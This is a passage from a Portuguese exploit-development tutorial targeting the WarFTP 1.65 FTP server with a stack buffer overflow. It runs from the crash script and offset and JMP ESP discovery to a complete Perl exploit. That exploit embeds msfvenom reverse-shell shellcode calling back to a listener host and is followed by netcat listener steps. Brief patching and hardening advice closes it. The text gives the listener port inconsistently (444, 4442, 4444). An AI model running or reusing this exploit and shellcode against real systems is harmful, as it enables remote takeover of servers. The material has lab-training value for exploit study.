m1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao
5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";
```

```
    my $sock = IO::Socket::INET->new(
        PeerAddr => "192.168.176.133",
        PeerPort => "21",
        Proto    => 'tcp',
    ) or die "Cannot connect to 192.168.176.133:21: $!\n";

my $r = <$sock>;

    print $sock "USER $payload\r\n";
    $r = <$sock>;
    print $r;
    sleep(1);
```

Antes de executar o script, execute pela segunda vez o Warftp 1.65 e inicie o coloque o servidor no modo *"**listen**"* ou clique *"**start**"* para iniciar o servidor Warftp 1.65.


6.2.1 monitorando o servidor FTP

Abra o Immunity Debug para monitoramento a execução do servidor FTP:




Agora, vamos apontar para o servidor Warftp 1.65, clique em File,

selecione a aplicação Warftp 1.65 e depois clique em Attach para anexarmos o servidor FTP e monitorarmos:




Clique no botão Play:



6.2. Execute o script em Perl:


Nessa seção executaremos o script para descobrirmos o nosso EIP:



Resultado do EIP:

6.3 Qual o offset?

Nessa seção precisamos descobrir o número de offsets e trabalharmos com encaixe na planilha.
Vamos usar o msf-pattern para descobrirmos o número de offsets:



O resultado foi 485, ou seja, a quantidade de bytes para chegarmos ao EIP.

6.4 VALIDAR A ESTRUTURA

Antes de iniciar essa seção, repita a seção **6.2.1** para monitorar a execução e comportamento do servidor pelo Immunity Debug.

Precisamos validar a estrutura da pilha utilizamos 3 letras para preencher a pilha: A, B e C.

As serão os offsets;


B deverão cobrir o local da memória que o endereço EIP

C deverão cobrir o local da memória que será adicionado nosso shellcode.

A estrutura do nosso payload, será a seguinte:

```
my $offset = "A"x485;
my $eip = "B"x4;
my $esp = "C"x(500-length($offset));

my $payload = $offset.$eip.$esp;
```

Ao executar o nosso script teremos o resultado:




Veja que está funcionando perfeitamente.

6.4 JUMP

O próximo passo será descobrir uma DLL que possa servir como jump para nosso shellcode.

Digite no Immunity Debug o seguinte comando:

```
mona jmp -r esp -n
```



Aguarde enquanto as dlls estão sendo pesquisadas pelo mona, conforme a imagem acima. Na imagem acima, está a DLL com o jump pronto

0x7c941eed

Sabendo pelo Metasploit quais são os badchars, não precisamos executar o Immunity Debug e o mona para descobrir essa informação.

Os badchars são:

```
\x00\x0A\x0D
```

Embora a quantidade de NOPs definida pela Metasploit seja 600, recomendamos adicionar testar a quantidade de NOPs.

Em nosso exemplo, a quantidade de NOPS foram 300, portanto, recomendamos testar.

7.0 CONSTRUINDO O EXPLOIT

Conseguimos as informações importantes para criar o exploit:

1º os offsets, são 485, ou seja, idênticas as informações fornecidas pelo Metasploit.

2º o JUMP em EIP sofreu alterações, não as mesmas do Metasploit, normal.

3º Os badchars estão corretos, essa informação é a mesma do Metaspoit.

Vamos estrutura o exploit:

```
#!/usr/bin/perl

use IO::Socket::INET;

my $host     = '192.168.176.133';
my $port     = 21;

my $offset = "A"x485;
my $eip = " \xed\x1e\x94\x7c";
```

7.1 CRIANDO O SHELLCODE

Agora vamos criar nosso shellcode, responsável pela obtenção da shell no servidor remoto, acesse o terminal do Kali Linux e crie um shellcode com o msfvenom:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.176.131
lport=4442 EXITFUNC=thread -b '\x00\x0a\x0d' -a x86 --platform Windows -f
perl
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of perl file: 1544 bytes
my $buf =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\x0e\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
```

Criando a estrutura principal:


```
my $offset = "A"x485;
my $eip = "\xed\x1e\x94\x7c";
my $shellcode =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\x0e\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
my $nop = "\x90"x300;

my $payload = $offset.$eip.$nop.$shellcode;
```

Para finalizarmos, será preciso fazer 3 ações:


1. Iniciar o FTP Warftp 1.65 novamente e deixar no modo listen, sem o Immunity Debug.
2. Colocar o netcat para ouvir na porta 444
3. e executar o exploit.

7.2 RESULTADO DO EXPLOIT

Para que tudo funcione vamos seguir os 3 passos mencionados acima:



1º Servidor está online.




2º Netcat ouvindo na porta 4444.

3º Execute o exploit no terminal Linux com o seguinte comando:

```
┌──(root㉿kali)-[/home/kali]
└─# perl Warftp.pl
```

Não esqueça de adicionar o endereço IP do seu alvo no script em Perl.

Após executar o exploit, verifique o resultado no terminal que o netcat foi executado ou está escutando na porta 444.
O resultado da shell será similar a da imagem abaixo:



8.0 APPLICATION SECURITY

No contexto de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. Atualização dos patches de segurança;
2. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
3. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
4. Revisão de políticas de segurança, por exemplo, políticas de acesso etc.
5. Pentest regularmente ao sistema alvo
6. Análise de vulnerabilidade contínuo.

Nesse cenário, a recomendação mais relevante é a remoção das informações de banners, principalmente as informações sobre o versionamento do serviço.

E se houver atualizações, atualize. Caso não haja atualizações, busque serviços equivalentes que atendam suas demandas diárias.

E para complementar, siga os 6 itens acima para garantir maior proteção do seu ambiente.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

9.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 25 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/

Minha página web com vários Papers para aprendizagem e estudos:

https://papers.fitoxs.com/